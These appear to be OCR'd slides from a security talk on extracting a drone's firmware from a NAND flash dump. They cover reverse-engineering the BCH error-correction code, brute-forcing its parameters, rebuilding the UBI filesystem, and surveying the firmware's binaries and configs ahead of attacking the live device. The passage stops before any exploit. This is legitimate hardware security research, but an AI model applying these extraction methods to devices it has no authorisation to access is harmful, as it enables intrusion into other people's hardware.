
```
00000800  51 20 25 64 20 64 65 76  69 63 65 20 25 73 20 72  |Q %d device %s r|
00000810  65 74 75 72 6e 65 64 20  49 52 51 5f 57 41 4b 45  |eturned IRQ_WAKE|
00000820  5f 54 48 52 74 81 dc fa  e3 37 1b ac 6b 7c 3e 84  |_THRt....7..k|>.|
00000830  31 be 76 72 1d 9a dc c3  1e c6 7f d6 50 12 25 cc  |1.vr........P.%.|
00000840  45 41 44 20 62 75 74 20  6e 6f 20 74 68 72 65 61  |EAD but no threa|
00000850  64 20 66 75 6e 63 74 69  6f 6e 20 61 76 61 69 6c  |d function avail|
```

Why are some strings within the main 4 KiB data suddenly cut off?

And both at 0x824 (= 2084)?

# NAND chip layout


Consistent high-entropy regions within main data



# ECC layouts

Two different ECC layouts


This is the ECC layout according to the NAND chip data sheet.




# ECC layouts

Two different ECC layouts

This is the ECC layout according to the NAND chip data sheet.





This is the ECC layout according to the SoC data sheet.




# ECC layouts


Two different ECC layouts

This is the ECC layout according to the NAND chip data sheet.





This is the ECC layout according to the SoC data sheet.



# ECC layouts

Cheap win v2?




Idea: Just stitch it back together.

# ECC layouts

Damn it.

Good:
We get a file system again!


```
(venv) [tim@tim-neodyme-laptop] ~/Downloads/flash-dump/entropy
> dd if=dump-user-data.bin bs=1024 skip=20480 count=205824 status=progress of=ubi0.img
205824+0 records in
205824+0 records out
210763776 bytes (211 MB, 201 MiB) copied, 0.214369 s, 983 MB/s
(venv) [tim@tim-neodyme-laptop] ~/Downloads/flash-dump/entropy
> ubireader_extract_files ubi0.img
Extracting files to: ubifs-root/1091998745/ubifs
index Fatal: LEB: 10 at 3244112, Node size smaller than expected.
```

Bad:
The file system is empty...


```
> ll ubifs-root/1091998745/ubifs/
total 8.0K
drwxr-xr-x 2 tim tim 4.0K Dec  5 19:00 .
drwxr-xr-x 3 tim tim 4.0K Dec  5 19:00 ..
```

# Write and Retention Errors

What if reading is not the only issue?




Our setup introduced read errors.



But what about write and retention errors?

There is a good chance the data on the chip is already corrupted before we read it.


# Reversing the Error Correction Code

Alright, let's do this.

We need to reverse and actually apply the Error Correction Code!

# Reversing the Error Correction Code

## ECC coverage





Which parts of ECC cover which parts of user data?

Don’t know, but we can just guess.

# Reversing the Error Correction Code

## Approaches

Two approaches



Find the SoC's SDK and check the implementation there

Apply a lot of educated guesses and brute force

# Reversing the Error Correction Code

## ECC Parameters

NAND chips often use “BCH codes”

For these, we usually have the following five parameters.

- Amount of parity bits
- Correction capacity
- Primitive polynomial
- Pre-Calculation Transformations
- Post-Calculation Transformations

# Reversing the Error Correction Code

## ECC Parameters

NAND chips often use “BCH codes”

For these, we usually have the following five parameters.

| | | |
|---|---|---|
| Calculate | • | Amount of parity bits |
| Calculate | • | Correction capacity |
| Brute Force | • | Primitive polynomial |
| Brute Force | • | Pre-Calculation Transformations |
| Brute Force | • | Post-Calculation Transformations |

# Reversing the Error Correction Code

## ECC Parameters

NAND chips often use “BCH codes”

For these, we usually have the following five parameters.

- Calculate • Amount of parity bits
- Calculate • Correction capacity
- Brute Force • Primitive polynomial
- Brute Force • Pre-Calculation Transformations
- Brute Force • Post-Calculation Transformations

- Brute Force • Find a good page to bruteforce on

# Reversing the Error Correction Code


## ECC Parameters

```
Trying page 0, userdata segment 0
Trying page 1, userdata segment 0
Trying page 2, userdata segment 0
Trying page 3, userdata segment 0
========== ECC parameters found!
- prim_poly = 17475
- pre_transform_seq = (<function reverse_bit_order at 0x7f7ff1f8f560>, <function invert at 0x7f7ff1f8fd80>)
- post_transform_seq = (<function reverse_bit_order at 0x7f7ff1f8f560>, <function invert at 0x7f7ff1f8fd80>)
- time to brute force: 0:00:22.094555
```

We have reversed the ECC!

# Reversing the Error Correction Code


ECC coverage for the 4th section




But the last part is wrong.
We're not getting any valid ECCs for the 4th section.

# Reversing the Error Correction Code

ECC coverage for the 4th section




Nothing that brute force cannot fix!

# Restoring the firmware image

## Using ECC to correct the entire dump

```
> python restore_from_flash_dump.py ../majority-voting/dump-majority-voting.bin

[   0 % ] Extracted page        1 /   131072 (no errors)
[   0 % ] Extracted page        2 /   131072 (errors in page: 5)
[   0 % ] Extracted page        3 /   131072 (errors in page: 6)

...
[ 100 % ] Extracted page   131070 /   131072 (no errors)
[ 100 % ] Extracted page   131071 /   131072 (no errors)
[ 100 % ] Extracted page   131072 /   131072 (no errors)

======== DONE EXTRACTING
- Total pages: 131072
- Pages with errors: 61387 (46.83 %)
- Total bit errors: 247134 (0.0054 %)
- ECC polynomial: 17475
- Correction capacity per chunk: 16
- Highest error count in a single chunk: 9 (56.25 %)
```

# Restoring the firmware image

## Using ECC to correct the entire dump

```
> python restore_from_flash_dump.py ../majority-voting/dump-majority-voting.bin

[   0 % ] Extracted page        1 /   131072 (no errors)
[   0 % ] Extracted page        2 /   131072 (errors in page: 5)
[   0 % ] Extracted page        3 /   131072 (errors in page: 6)

...
[ 100 % ] Extracted page   131070 /   131072 (no errors)
[ 100 % ] Extracted page   131071 /   131072 (no errors)
[ 100 % ] Extracted page   131072 /   131072 (no errors)

======== DONE EXTRACTING
- Total pages: 131072
- Pages with errors: 61387 (46.83 %)
- Total bit errors: 247134 (0.0054 %)
- ECC polynomial: 17475
- Correction capacity per chunk: 16
- Highest error count in a single chunk: 9 (56.25 %)
```

Almost half the pages had errors in them!

# Restoring the firmware image

## Using ECC to correct the entire dump

```
> binwalk firmware-corrected.bin

/home/tim/Downloads/flash-dump/ecc/firmware-corrected.bin
--------------------------------------------------------------------------------
DECIMAL                       HEXADECIMAL                   DESCRIPTION
--------------------------------------------------------------------------------
84880                         0x14B90                       gzip compressed data, original file name: "u-boot.bin", operating system: Unix, timestamp: 2025-02-13
                                                            01:57:19, total size: 294033 bytes
2101264                       0x201010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
2109456                       0x203010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6678 bytes
2117648                       0x205010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
2125840                       0x207010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6676 bytes
2134032                       0x209010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
2142224                       0x20B010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6681 bytes
2150416                       0x20D010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6676 bytes
2158608                       0x20F010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
3149840                       0x301010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
3158032                       0x303010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6678 bytes
3166224                       0x305010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
3174416                       0x307010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6676 bytes
3182608                       0x309010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
3190800                       0x30B010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6681 bytes
3198992                       0x30D010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6676 bytes
3207184                       0x30F010                      gzip compressed data, operating system: Unix, timestamp: 1970-01-01 00:00:00, total size: 6680 bytes
5242880                       0x500000                      uImage firmware image, header size: 64 bytes, data size: 11665408 bytes, compression: none, CPU: OpenRISC,
                                                            OS: Linux, image type: OS Kernel Image, load address: 0x0, entry point: 0x0, creation time: 2025-03-28
                                                            08:28:45, image name: "Linux-5.10.0"
16908352                      0x1020040                     Device tree blob (DTB), version: 17, CPU ID: 0, total size: 21074 bytes
20971520                      0x1400000                     UBI image, version: 1, image size: 228589568 bytes
249561088                     0xEE00000                     UBI image, version: 1, image size: 112459776 bytes
362020864                     0x15940000                    UBI image, version: 1, image size: 87556096 bytes
449576960                     0x1ACC0000                    UBI image, version: 1, image size: 53215232 bytes
502792192                     0x1DF80000                    UBI image, version: 1, image size: 17301504 bytes
520093696                     0x1F000000                    UBI image, version: 1, image size: 786432 bytes
--------------------------------------------------------------------------------
```

Binwalk even identifies Linux now

# Restoring the firmware image

## Using ECC to correct the entire dump

Files!

```
(venv) [tim@tim-neodyme-laptop] ~/Downloads/flash-dump/ecc
> ll ubifs-root/227100207/ubifs/
total 1.2M
drwxr-xr-x 15 tim tim 4.0K Dec 12 12:43 .
drwxr-xr-x  3 tim tim 4.0K Dec 12 12:43 ..
-rw-r--r--  1 tim tim  948 Mar 28  2025 adjust_clock_PINGTI.sh
-rw-r--r--  1 tim tim  948 Mar 28  2025 adjust_clock.sh
-rw-r--r--  1 tim tim 136K Mar 28  2025 ai3dnr_model.bin
-rw-r--r--  1 tim tim 574K Mar 28  2025 aibnr_model_4M.bin
drwxr-xr-x  3 tim tim 4.0K Mar 28  2025 bin
-rw-r--r--  1 tim tim 2.1K Mar 28  2025 bootapp
-rw-r--r--  1 tim tim  668 Mar 28  2025 daemon_respawn.sh
-rw-r--r--  1 tim tim  341 Mar 28  2025 daemon.sh
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 default_wifi_config
lrwxrwxrwx  1 tim tim   40 Dec 12 12:43 hostapd_5G.conf -> /app/default_wifi_config/hostapd_5G.conf
-rw-r--r--  1 tim tim 330K Mar 28  2025 hostapd_cli
-rw-r--r--  1 tim tim 1.9K Mar 28  2025 hostapd.conf
-rw-r--r--  1 tim tim 1.9K Mar 28  2025 hostapd.conf.tmp
drwxr-xr-x  4 tim tim 4.0K Mar 28  2025 install
drwxr-xr-x  3 tim tim 4.0K Mar 28  2025 komod
drwxr-xr-x  3 tim tim 4.0K Mar 28  2025 lib
drwxr-xr-x  3 tim tim 4.0K Mar 28  2025 om
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 param
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 private
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 sceneauto
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 sd
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 sharefs
-rw-r--r--  1 tim tim 2.1K Mar 28  2025 start_8030.sh
-rw-r--r--  1 tim tim 6.0K Mar 28  2025 start_bt.sh
-rw-r--r--  1 tim tim 2.2K Mar 28  2025 start_rtl8192.sh
-rw-r--r--  1 tim tim 5.6K Mar 28  2025 start_rtl8821.sh
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 stitcher_configs
-rw-r--r--  1 tim tim  166 Mar 28  2025 stop_bt.sh
-rw-r--r--  1 tim tim  252 Mar 28  2025 stop_wifi.sh
drwxr-xr-x  2 tim tim 4.0K Mar 28  2025 track_configs
-rw-r--r--  1 tim tim 2.5K Mar 28  2025 udhcpd.conf
```

Nd Neodyme

03

# Getting a foothold on the live drone

# Navigating the firmware

Spotting interesting binaries and configs

main_app sounds important

```
> file bin/main_app
bin/main_app: ELF 64-bit LSB pie executable, ARM aarch64, vers
ion 1 (SYSV), dynamically linked, interpreter /lib/ld-musl-aar
ch64.so.1, stripped
```

nginx config is also a good entry point

```
[tim@tim-neodyme-laptop] ~/Downloads/flash-dump/ecc/ubifs-root/1091998745/ubifs
> cat etc/nginx/conf/nginx.conf
```

bunch of startup scripts

(some of these spawn main_app)

```
> ll *.sh
-rw-r--r-- 1 tim tim  948 Mar 28  2025 adjust_clock_PINGTI.sh
-rw-r--r-- 1 tim tim  948 Mar 28  2025 adjust_clock.sh
-rw-r--r-- 1 tim tim  668 Mar 28  2025 daemon_respawn.sh
-rw-r--r-- 1 tim tim  341 Mar 28  2025 daemon.sh
-rw-r--r-- 1 tim tim 2.1K Mar 28  2025 start_8030.sh
-rw-r--r-- 1 tim tim 6.0K Mar 28  2025 start_bt.sh
-rw-r--r-- 1 tim tim 2.2K Mar 28  2025 start_rtl8192.sh
-rw-r--r-- 1 tim tim 5.6K Mar 28  2025 start_rtl8821.sh
-rw-r--r-- 1 tim tim  166 Mar 28  2025 stop_bt.sh
-rw-r--r-- 1 tim tim  252 Mar 28  2025 stop_wifi.sh
```


Nd

# Reverse engineering custom binaries

A first look at main_app

main_app is a stripped compiled binary

